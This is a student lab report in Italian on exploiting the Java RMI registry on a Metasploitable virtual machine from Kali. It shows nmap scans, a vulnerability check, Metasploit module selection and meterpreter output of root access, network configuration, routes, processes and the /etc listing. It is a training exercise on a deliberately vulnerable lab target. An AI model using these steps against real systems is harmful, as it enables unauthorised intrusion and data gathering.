
**PROGETTO SETTIMANA 7**
**VULNERABILITà JAVA RMI**

**REQUISITI:**
La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.99.111
La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.99.112
Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro..


## Impostazioni ip

Impostiamo gli indirizzi ip richiestI dall'esercizio

192.168.99.111 per kali




192.168.99.112 per metaesploitable



## SCANSIONE E RACCOLTA INFORMAZIONI

Prima di procedere con l'exploit verifichiamo la presenza del servizio tramite scansioni e se risulta effettivamente vulnerabile per un eventuale attacco


Effettuiamo una scansione con Nmap per verificare la presenza del servizio

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 12:15 CEST
Nmap scan report for 192.168.99.112
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.30 seconds
```

Effettuiamo una scansione avanzata sulla porta 1099 dove risulta attivo il servizio

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.99.112 -p 1099
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 13:02 CEST
Nmap scan report for 192.168.99.112
Host is up (0.0020s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```

In seguito effettuiamo una seconda scansione con nessun per un ulteriore verifica della vulnerabilità




Infine per verificare che il servizio sia effettivamente vulnerabile utilizziamo uno script di nmap sulla porta specifica del servizio

```
┌──(kali㉿kali)-[~]
└─$ nmap -script=rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 13:06 CEST
Nmap scan report for 192.168.99.112
Host is up (0.0027s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

Possiamo notare come attraverso questa scansione il servizio ci risulti ‘VULNERABLE’
Possiamo adesso procedere con l’exploit


## FASE DI EXPLOIT CON MSFCONSOLE

Avviamo msfconsole e ricerchiamo con il comando ‘search java_rmi’ gli exploit


Scegliamo con il comando ‘use 1’ l’exploit e con il comando ‘show options’ vediamo i parametri richiesti


Inseriamo con il comando ‘RHOSTS 192.168.99.112’ l’ip della macchina attaccata necessario per eseguire l’exploit e successivamente con il comando ‘show options’ controlliamo che sia stato correttamente inserito


Possiamo notare che di default è già settato un payload i meterpreter quindi non ci resta con avviare l’exploit ed avviare una sessione



**RACCOLTA INFORMAZIONI MACCHINA**

Passiamo adesso alla raccolta informazioni sulla macchina attraverso la shell di meterpreter

- l'id con cui siamo loggati

```
meterpreter > getuid
Server username: root
```

- Configurazione di rete

```
meterpreter > ifconfig
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe93:89a1
IPv6 Netmask : ::
```

- Tabella di routing

```
meterpreter > route
IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.99.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                 Netmask  Gateway  Metric  Interface
    ------                 -------  -------  ------  ---------
```

- Informazioni di sistema

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

- Processi attivi

```
meterpreter > ps
Process List
============

 PID   Name                  User      Path
 ---   ----                  ----      ----
 1     /sbin/init            root      /sbin/init
 2     [kthreadd]            root      [kthreadd]
 3     [migration/0]         root      [migration/0]
 4     [ksoftirqd/0]         root      [ksoftirqd/0]
 5     [watchdog/0]          root      [watchdog/0]
 6     [events/0]            root      [events/0]
 7     [khelper]             root      [khelper]
 41    [kblockd/0]           root      [kblockd/0]
 44    [kacpid]              root      [kacpid]
 45    [kacpi_notify]        root      [kacpi_notify]
 90    [kseriod]             root      [kseriod]
 128   [pdflush]             root      [pdflush]
 129   [pdflush]             root      [pdflush]
 130   [kswapd0]             root      [kswapd0]
 172   [aio/0]               root      [aio/0]
 1128  [ksnapd]              root      [ksnapd]
 1316  [ata/0]               root      [ata/0]
```

- Lista file

```
meterpreter > ls
Listing: /etc
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100667/rw-rw-rwx  0       fil   2010-03-16 23:59:32 +0100  .pwd.lock
040666/rw-rw-rw-  4096    dir   2012-05-20 20:44:51 +0200  X11
100666/rw-rw-rw-  2975    fil   2010-03-17 00:00:57 +0100  adduser.conf
100666/rw-rw-rw-  44      fil   2012-05-20 21:56:52 +0200  adjtime
100666/rw-rw-rw-  53      fil   2010-03-17 00:13:01 +0100  aliases
100666/rw-rw-rw-  12288   fil   2010-04-28 22:43:03 +0200  aliases.db
040666/rw-rw-rw-  12288   dir   2012-05-20 21:07:10 +0200  alternatives
040666/rw-rw-rw-  4096    dir   2012-05-20 21:45:56 +0200  apache2
040666/rw-rw-rw-  4096    dir   2010-03-17 00:11:24 +0100  apm
040666/rw-rw-rw-  4096    dir   2010-03-17 00:11:49 +0100  apparmor
040666/rw-rw-rw-  4096    dir   2010-03-17 15:09:40 +0100  apparmor.d
040666/rw-rw-rw-  4096    dir   2010-04-16 08:06:06 +0200  apt
100666/rw-rw-rw-  144     fil   2007-02-20 14:41:00 +0100  at.deny
100666/rw-rw-rw-  1733    fil   2008-04-15 05:36:26 +0200  bash.bashrc
100666/rw-rw-rw-  216529  fil   2008-04-15 03:45:23 +0200  bash_completion
040666/rw-rw-rw-  4096    dir   2010-04-28 06:55:16 +0200  bash_completion.d
040666/rw-rw-rw-  4096    dir   2010-03-16 23:59:31 +0100  belocs
040666/rw-rw-rw-  4096    dir   2010-03-17 15:19:18 +0100  bind
```